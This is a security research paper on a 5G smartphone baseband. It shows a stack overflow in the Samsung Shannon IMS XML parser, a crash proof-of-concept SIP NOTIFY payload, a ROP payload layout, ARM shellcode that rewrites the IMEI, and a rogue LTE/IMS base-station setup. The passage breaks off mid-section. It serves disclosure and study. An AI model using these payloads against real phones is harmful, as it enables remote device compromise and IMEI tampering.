Over The Air Baseband Exploit: Gaining Remote Code Execution on 5G Smartphones

Marco Grassi (@marcograss)[1], Xingyu Chen (@0xKira233)[1]

[1]*Keen Security Lab of Tencent*

Abstract

In recent years we saw the widespread adoption of 5G Cellular Networks, both for consumer devices, IoT, and critical infrastructure. The estimate of number of devices connected to a 5G network varies, but statistics show they are vastly present in the market [1]. Every one of these devices, in order to join the 5G network, must be equipped with a 5G modem, in charge of modulating the signal, and implementing the radio protocols. This component is also commonly referred as baseband. It is of enormous importance to secure these components, since they process untrusted data from a radio network, making them particularly attractive for a remote attacker. In our previous work [2] we examined the security modem for previous generation networks (such as 2G, 3G or 4G) and we achieved full remote code execution over the air. In this paper we will explore what changed on 5G networks, what improved in terms of security and what did not. We will demonstrate that it is still possible to fully compromise, over the air, a 5G modem, and gaining remote code execution on a new 5G Smartphone.

Keywords

5G, baseband, modem, exploitation, memory corruption, RCE, SDR, Over The Air

1. Introduction

In recent years we saw the widespread adoption of 5G Cellular Networks, both for consumer devices and for IoT and critical infrastructure. The estimate of number of devices connected to a 5G network varies, but they are all a huge number [1]. Every one of those devices in order to join the 5G network must be equipped by a 5G modem, in charge of modulating the signal, and implementing the radio protocols. This component is also commonly referred as ”baseband”. It is of paramount importance to secure those components, since they process untrusted data from a radio network, making them particularly attractive for a remote attacker. In our previous work [2] we examined the security of those modem, in previous generation networks, such as 2G, 3G or 4G and we achieved full remote code execution over the air. This was 3 years ago and 5G in the meanwhile has been rolled out. In this paper we will explore what changed, what improved and what didn't. We will demonstrate that it's still possible to fully compromise a modem over the air, by purposely trying to find a bug in the 5G stack, and exploiting it over the air, gaining remote code execution on a 5G Smartphone.

Black Hat US 2021 Call For Papers

marcograss@tencent.com (M. G. (@marcograss)); kiraxychen@tencent.com (X. C. (@0xKira233))
https://keenlab.tencent.com/en/ (M. G. (@marcograss)); https://keenlab.tencent.com/en/ (X. C. (@0xKira233))

2. Background

The security of 5G networks and basebands are topics that have not been thoroughly covered over the years. Our previous work studied the security of old generation networks, and examined the implementation of Huawei Modem [2]. The Security Researcher Amat Cama also published a research on the old generation networks, showing how it was possible to successfully compromise a Samsung Shannon Baseband at the `pwn2own` contest [3]. Last, a research from Comsecuris analyzed the security aspects of both Samsung [4] and Intel basebands [5]. We highly recommend those resources as a reference to understand this paper and gain familiarity with the topic. To fully understand this research, we will cover some background concepts, and describe the new notions of 5G networks.

3. Research Preparation and Methodology

Following, the requirements and goals of our research:

- `Target Identification`: We purchased the main 5G devices available at the time of the research.
- `Scope`: Find a suitable vulnerability in a 5G component that can be triggered remotely and reliably to achieve remote code execution.
- `Execution`: Find a way to trigger our vulnerability without having access to any commercial 5G Base Station. At the time of the research, there was no working 5G open source base station project.

4. Target Identification

We purchased several 5G consumer smartphone available at the time. All the devices we purchased could at least leverage the so called "New Radio" of 5G. [1]

We have to make a distinction between 5G devices:

- `Non Standalone Mode (NSA)`: This mode combines the 5G New Radio, and leverages the other components of the 4G network.
- `Standalone Mode (SA)`: This mode fully implements and use the 5G New Radio and 5G network specification.

Since we believe that `Standalone Mode (SA)` will be used as a standard in the future, we decided to focus on this mode.

Our research device will be a `Vivo S6 5G`, a 5G Standalone Mode device.

[1]The 5G NR (New Radio), is the new Radio Access Technology (RAT) for the air interface of fifth generation networks. It uses 2 new frequency ranges, and it greatly improve performances.

Figure 1: Vivo S6 5G [Public domain], via GSMArena (https://www.gsmarena.com/vivo_s6_5g-10151.php).

This device ships with a SoC `Exynos 980` and has a `Samsung Shannon` baseband [3] [4].

The baseband runs its own firmware, with a Real Time Operating System, on it's own ARM Cortex core, separated from the Application Processor (AP) where the Android OS runs. The AP and the baseband can, for example, communicate with PCI-e, shared memory, or in other ways [2]. We recovered the firmware of the modem from a full-OTA of the device. The baseband firmware resides in the `modem.bin` binary file. After unpacking it and finding the load addresses we can load it in IDA Pro and start hunting for vulnerabilities.

5. Audit Scope and Vulnerability Hunting

After some time auditing code related to 5G, we collected our vulnerabilities, and selected the best candidate for this research to share.
Thanks to the abundance of vulnerabilities, we were able to choose a very reliable and hilarious one.
We hope you will also find it entertaining and descriptive of the current state of security of modems.
When auditing the modem firmware, we quickly noticed that it still lacked `stack cookies`. [2]
Thus, using a traditional stack overflow would make our exploitation easier, considering the lack of debugging capabilities in this environment.

[2]Stack cookies are a mitigation that tries to stop the exploitation of stack based buffer overflow, by inserting a "magic cookie" before critical information on the stack is corrupted, in order to check it before returning from the function and hopefully detect if a overflow happened.

As you can imagine, the bug we chose for this paper it's a stack overflow.
The interesting part it's that not only it's a stack overflow, but it's a stack overflow in a XML Parser inside the baseband.
This XML parser is responsible for parsing IMS messages from the network to the device modem.

5.1. Attack Vector Background

`IMS` is the selected architecture for 4G and 5G network on top of which the interactive calling is built, and we will see later why this is important for this research.
A Baseband it's an `IMS` client, responsible for handling VoLTE, VoNR messages so it must be able to process `SIP` messages, which the IMS Server uses to communicate with the modem.
Following, an example of an `INVITE` message:

```
INVITE sip:bob@biloxi.example.com SIP/2.0
Via: SIP/2.0/TCP client.atlanta.example.com:5060;branch=z9hG4bK74bf9
Max-Forwards: 70
From: Alice <sip:alice@atlanta.example.com>;tag=9fxced76sl
To: Bob <sip:bob@biloxi.example.com>
Call-ID: 3848276298220188511@atlanta.example.com
CSeq: 1 INVITE
Contact: <sip:alice@client.atlanta.example.com;transport=tcp>
Content-Type: application/sdp
Content-Length: 151

v=0
o=alice 2890844526 2890844526 IN IP4 client.atlanta.example.com
s=-
c=IN IP4 192.0.2.101
t=0 0
m=audio 49172 RTP/AVP 0
a=rtpmap:0 PCMU/8000
```

SIP is a text-based, HTTP-like protocol, including headers and content. The receiver (in this case the baseband) needs to parse the message from the server. For different messages, the content could be not only key-value pairs but also XML format text. XML is a much more complicated data format, usually handled by a dedicated library. All the above introduce a new attack surface for basebands.

5.2. Vulnerability

Our OTA remote code execution bug is in the IMS part of the baseband. When parsing the XML content of a SIP protocol message, it will call the function `IMSPL_XmlGetNextTagName`.
This modem has no debugging symbols or informations, so all function names, types, and function signatures, are either manually recovered from log strings, or by reverse engineering.

We provide a reverse engineered and decompiled version here, with comments and some code omitted.

```c
int IMSPL_XmlGetNextTagName(char *src, char *dst) {
    // 1. Skip space characters
    // 2. Find the beginning mark '<'
    // 3. Skip comments and closing tag
    // omitted code
    find_tag_end((char **)v13);
    v9 = v13[0];
    if (v8 != v13[0]) {
        memcpy(dst, (int *)((char *)ptr + 1), v13[0] - v8); // copy tag name to dst
        dst[v9 - v8] = 0;
        v12 = 10601;
        // IMSPL_XmlGetNextTagName: Tag name =
        v11 = &log_struct_437f227c;
        Logs((int *)&v11, (int)dst, -1, -20071784);
        *(unsigned __int8 **)src = v13[0];
        LOBYTE(result) = 1;
        return (unsigned __int8)result;
    }
    // omitted code
}
```

This function will parse an XML tag from `src` and copy its name to `dst`, e.g. `<meta name="viewport" content="width=device-width, initial-scale=1">` will get "`meta`" copied to the destination buffer.
Following, we present the decompiled function `find_tag_end` (arbitrarily chosen name) and explain how it works:

```c
char **find_tag_end(char **result) {
    char *i;                // r1
    unsigned int v2;        // r3
    unsigned int cur_char; // r3

    for (i = *result;; ++i) {
        cur_char = (unsigned __int8)*i;
        if (cur_char <= 0xD && ((1 « cur_char) & 0x2601) != 0) // \0 \t \n \r
            break;
        v2 = cur_char - 32;
        if (v2 <= 0x1F &&
            ((1 « v2) & (unsigned int)&unk_C0008001) != 0) // space / > ?
            break;
    }
    *result = i;
    return result;
}
```

The function looks for the end of a tag by skipping special characters, e.g. space, '/', '>', '?'. After understanding how this whole function works, we noticed that there are no security checks at all. The function has no knowledge of how long the destination buffer is, neither does the source buffer. Thus, all the callers of this function might be exploited with a traditional buffer overflow.
By cross referencing the function `IMSPL_XmlGetNextTagName`, we found hundreds of calling places. Most of them are vulnerable because source buffer is fetched from OTA message, which is fully controlled by an attacker.

6. Exploitation

We chose a stack overflow for the ease of exploitation and reliability. As we stated before there are no stack cookies, so we can simply overflow the buffer, control the return address stored on the stack, and gain code execution.
We finally found a good candidate by reverse engineering:

```
int IMSPL_XmlParser_ContactLstDecode(int *a1, int *a2) {
    unsigned __int8 *v4; // r0
    int v5;              // r1
    log_info_s *v7;      // [sp+0h] [bp-98h] BYREF
    int v8;              // [sp+4h] [bp-94h]
    unsigned __int8 *v9; // [sp+8h] [bp-90h] BYREF
    int v10;             // [sp+Ch] [bp-8Ch] BYREF
    char v11[136];       // [sp+10h] [bp-88h] BYREF

    bzero(v11, 100);
    v10 = 0;
    v4 = (unsigned __int8 *)*a1;
    v8 = 10597;
    v9 = v4;
    // ———————%s————————-
    v7 = &log_struct_4380937c;
    log_0x418ffa6c(&v7, "IMSPL_XmlParser_ContactLstDecode", -20071784);
    if (IMSPL_XmlGetNextTagName((char *)&v9, v11) != 1) {
    LABEL_8:
        *a1 = (int)v9;
        v8 = 10597;
        // Function END
        v7 = &log_struct_43809448;
        log_0x418ffa6c(&v7, -20071784);
        return 1;
    }
    // omitted code
}
```

We could easily confirm that variable v11 is a buffer on the stack sized 100. Potential stack overflow could happen here. Similar issues were found in near functions like IMSPL_XmlParser_RegLstDecode, IMSPL_XmlParser_ContElemChildNodeDecode etc.

According to the function name, we can infer that the triggering tag should be inside the element Contact List. It's not difficult to summarize the call stacks by cross referencing the function up.

```
IMSPL_XmlParser_RegInfoDecode -> IMSPL_XmlParser_RegInfoElemDecode ->
↪ IMSPL_XmlParser_RegLstDecode -> IMSPL_XmlParser_RegistrationElemDecode ->
↪ IMSPL_XmlParser_ContactLstDecode
```

These function names are straightforward to understand. We can quickly identify that the malformed payload can be delivered by the NOTIFY message in the SIP protocol. A simple PoC can be constructed from a normal NOTIFY message to crash the baseband.

Since the payload is delivered in the format of XML, there comes a constrain to the payload. Remember function find_tag_end mentioned above, it blacklists the following characters in a tag name: "\x00\x09\x0a\x0d\x20\x2f\x3e\x3f". Thus, we cannot use all the available gadgets when writing the ROP chains and the shellcode.

All left is a traditional pwnable challenge on ARM platform.

6.1. Exploitation Payload

Here is crash PoC which will corrupt the stack in function IMSPL_XmlParser_RegLstDecode:

```
NOTIFY sip:404456666666666@192.168.101.2:5060 SIP/2.0
Via: SIP/2.0/TCP 172.18.0.12;branch=z9hG4bK5829.b8e4601b3f6e281818a8a878daee5112.0
Via: SIP/2.0/UDP
↪ 172.18.0.14:6060;branch=z9hG4bK5829.c15343260000000000000000000000.0
To: <sip:666666>;tag=31f5ed9f
From: <sip:@666666>;tag=facfaba04ffdc638bb119e5faba08da6-53a20000
CSeq: 4 NOTIFY
Call-ID: 85bcaa29686a87fe@192.168.101.2
Content-Length: 1719
User-Agent: Kamailio S-CSCF
Contact: <sip:scscf.ims.mnc045.mcc404.3gppnetwork.org:6060>
Event: reg
Max-Forwards: 69
Subscription-State: active;expires=600000
Content-Type: application/reginfo+xml

<?xml version="1.0"?>
```

```
<reginfo xmlns="urn:ietf:params:xml:ns:reginfo" version="2" state="full">
  <registration aor="tel:666666" id="0x7f970dea8570" state="active">
    <contact id="0x7f970dea7710" state="active" event="registered" expires="599996"
      ↪  q="0.000">
      <uri>sip:404456666666666@192.168.101.2:5060;alias=192.168.101.2~49214~2</uri>
    <unknown-param
      ↪  name="+sip.instance">"&lt;urn:gsma:imei:86044804-970539-0&gt;"</unknown-param>
    <unknown-param name="+g.3gpp.smsip"></unknown-param>
    <unknown-param name="video"></unknown-param>
    <unknown-param name="+g.3gpp.icsi-ref">"urn%3Aurn-7%3A3gpp-service.ims.icsi.mmtel
      ↪  "</unknown-param>
    </contact>
  </registration>
<AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 ↪  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 ↪  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 ↪  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 ↪  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 ↪  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 ↪  AAAAAAAAAAAAAAAAAAAAAAA>test
 ↪  payload</AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 ↪  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 ↪  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 ↪  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 ↪  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 ↪  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 ↪  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA>
</reginfo>
```

To avoid trouble fixing the stack and let baseband still alive after the ROP execution, it's better to choose a deep place to trigger the stack overflow. So an element inside the `registration` tag is a good choice.

```
<?xml version="1.0"?>
<reginfo xmlns="urn:ietf:params:xml:ns:reginfo" version="2" state="full">
  <registration aor="tel:666666" id="0x7fe072423570" state="active">
    <contact id="0x7fe072422710" state="active" event="registered" expires="599996"
      ↪  q="0.000">
      <AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        ↪  AAAAAAAAAAAAAAAAAAAAAA1ABC2ABC3ABC4ABC5ABC6ABC7ABC8ABCRop-chain-starts-here
        ↪  >test</haha
    </contact>
  </registration>
</reginfo>
```

The structure of the payload in detail:




Figure 2: The payload starts with 100 bytes 'A', followed by the saved registers R4-R11 on the stack. Then the real ROP chain to copy shellcode from stack and finally jump to the shellcode.

6.2. Visual Demonstration of the Exploit

To verify if we have gained RCE on the target device, we can check the ADB log of the phone. It will show the information about how the Cellular Processor (CP) crashes. However, that is neither a convenient way, nor a good visual effect. Thus, we opted to modify the device's IMEI(s) by executing shellcode inside the baseband.

The IMEI is not supposed, by design, to be modified after the phone is distributed. This was also considered as an issue when we reported the whole chain.

IMEI is an item stored in the baseband NVRAM, but to modify its value, it is necessary to know first its index. NVRAM is the Non Volatile Memory, where persistent information related to the modem is stored.

```
int *IMSSH_GetImei(int a1) {
    int v2;           // r3
    log_info_s *v4; // [sp+0h] [bp-28h] BYREF
    int v5;           // [sp+8h] [bp-20h] BYREF
    int v6;           // [sp+Ch] [bp-1Ch]
    int v7;           // [sp+10h] [bp-18h]

    LOBYTE(v7) = 0;
    v5 = 0;
    v6 = 0;
    if (unk_4469AD84 == 1)
        GetImei_2((char *)&v5);
    else
        GetImei_1((char *)&v5);
    sub_40F38A8C(&v5, a1);
    v2 = 272681;
    // [IMSSH_GetImei] IMEI
    v4 = &log_struct_4343c6cc;
    if (unk_4469AD84 < 2u)
        v2 = ((unk_4469AD84 « 18) + 0x40000) | 0x2929;
    return DumpHex((int *)&v4, a1, -1, -20071784, v4, v2, v5, v6, v7);
}
```

There are multiple places in the baseband calling the function to get IMEI. The index can be retrieved by reversing the functions `Get_Imei_[12]`. In our case, the indexs for IMEI1/2 are 0x39a4/0x39a5.

With the index, we are able to modify IMEI in the shellcode by calling the API `pal_RegItemWrite_File`.

6.2.1. Sample Shellcode

```
eors r0, r0
movw r0, 0x39a4   ; index
movw r1, 0x4444
movt r1, 0x4646   ; string ptr
movw r3, 0x4242
movt r3, 0x4242   ; string content
str r3, [r1]
str r3, [r1, 4]
str r3, [r1, 8]   ; copy string
movw r2, 0x4444
movt r2, 0x4646   ; string ptr

movw r4, 0x5e28
movt r4, 0x4547
strb r4, [r4]     ; enable a flag, any value except 0

movw r4, 0x166d
movt r4, 0x4196
blx r4            ; call pal_RegItemWrite_File
```

7. Execution

7.1. Setting up the Environment

To trigger the bug, we need first to build a network that provides IMS services, and then send a malformed text message to the baseband. Our testing environment requires at least an LTE network. Though it's technically a vulnerability affecting both 4G and 5G, back to early 2020, the infrastructure of 5G was not yet completed to support independent researchers like us testing its security. We made a decision to set up an LTE network with VoLTE support to test the device.

7.1.1. SDR Choice

As a hardware of choice to setup a Base Station, we chose a `Ettus USRP B210`, a very popular SDR radio among researchers.

Figure 3: Ettus USRP B210 [Public domain], via Ettus Research (https://www.ettus.com/all-products/ub210-kit/).

A SDR it's a Software Defined Radio. It usually contains a FPGA that can be programmed, and an analog part for signal modulation and demodulation. It's the hardware responsible to transmit and receive our signals over the air when we setup the Base Station.

7.1.2. LTE network setup


We used lots of open source components and hardware to complete our test. Following, the important ones.

- `srsENB`: It's the eNodeB implementation from srsLTE. It connects to the mobile phone network that communicates directly wirelessly with mobile handsets (UEs). [6]
- `Open5GS`: We used its EPC implementation in the LTE network. They are `hss`, `mme`, `pcrf`, `pgw`, `sgw`. [7]

- `sysmo-usim-tool & pysim`: Tools to program the SIM cards. [8] [9]
- `CoIMS & CoIMS_Wiki`: Tools to override IMS settings of the phone. [10] [11]
- `docker_open5gs`: Docker files to run open5gs with VoLTE support in a docker container. [12]

A UE is able to connect to the network after proper LTE network setup, then we can step forward to the IMS server settings.

During our test, nearly all the basebands from different manufacturers were extremely sensitive to the frequency of eNodeB. One can check the device official information to get its supported bands. Then select a proper Downlink EARFCN for srsENB.



Band	Duplex mode[A 1]	*f* (MHz)	Common name	Subset of band	Uplink[A 2] (MHz)	Downlink[A 3] (MHz)	Duplex spacing (MHz)	Channel bandwidths (MHz)	Notes
1	FDD	2100	IMT	65	1920 – 1980	2110 – 2170	190	5, 10, 15, 20	
2	FDD	1900	PCS	25	1850 – 1910	1930 – 1990	80	1.4, 3, 5, 10, 15, 20	Blocks A–F
3	FDD	1800	DCS		1710 – 1785	1805 – 1880	95	1.4, 3, 5, 10, 15, 20	
4	FDD	1700	AWS-1	66	1710 – 1755	2110 – 2155	400	1.4, 3, 5, 10, 15, 20	Blocks A–F
5	FDD	850	Cellular (CLR)	26	824 – 849	869 – 894	45	1.4, 3, 5, 10	
7	FDD	2600	IMT-E		2500 – 2570	2620 – 2690	120	5, 10, 15, 20	

Figure 4: Band and frequency, (https://en.wikipedia.org/wiki/LTE_frequency_bands).

For example, we used DL-EARFCN 1825 for Samsung Galaxy S9 and 1575 for the Vivo S6 5G. Once the phone connects successfully, any change is not recommended for that number.

7.2. IMS server setup & hack

Since the vulnerability can only be triggerred from a malicious IMS server providing VoIP service, a basic LTE network is not enough to trigger the bug. Unfortunately, the infrastructure for that demand is far from mature. The existing open source project Kamailio meet our needs, but it's still not well tested on all kinds of devices including ours. A huge effort was required to make it work and to successfully deliver the payload.

The essential components of a VoLTE server are Rtpengine, FHOSS, P-CSCF, I-CSCF and S-CSCF. Following, the network topology:

```
SUBNET=172.18.0.0/24
HSS_IP=172.18.0.2
MME_IP=172.18.0.3
SGW_IP=172.18.0.4
PGW_IP=172.18.0.5
PCRF_IP=172.18.0.6
```

```
ENB_IP=172.18.0.7
DNS_IP=172.18.0.10
MONGO_IP=172.18.0.11
PCSCF_IP=172.18.0.12
ICSCF_IP=172.18.0.13
SCSCF_IP=172.18.0.14
FHOSS_IP=172.18.0.15
MYSQL_IP=172.18.0.17
RTPENGINE_IP=172.18.0.18
```




Figure 5: Network topology of Open5GS and IMS, (https://raw.githubusercontent.com/miaoski/docker_open5gs/master/network-topology.png).

IMS (SIP) message are carried in the form of IP data through TCP or UDP socket. So, clients prefer IP level security(IPSec) for IMS/SIP transaction. The XML payload can only be carried by NOTIFY message, so our client must REGISTER and SUBSCRIBE successfully.





Figure 6: (https://www.sharetechnote.com/html/IMS_SIP_Procedure_Reg_Auth_IPSec.html).


After the initial setup, we were able to attach to the VoLTE service from several devices e.g. OnePlus 6(non-IPSec), Google Pixel 3(IPSec), which means the suite works well on Qualcomm basebands. However, when it comes Samsung devices, the registration process will not succeed.

The devices were able to register VoLTE with a normal SIM card from local operators, and that gave us hope about hacking into the Kamailio configurations and code. The first step was capturing a successful registration traffic on the phone. Luckily there is a built in IMS Debugging tool in Samsung's Sysdump Utility called IMS Logger, which allowed us to view IMS traffic from an Application [13]. Following, a normal registration messages and its response:



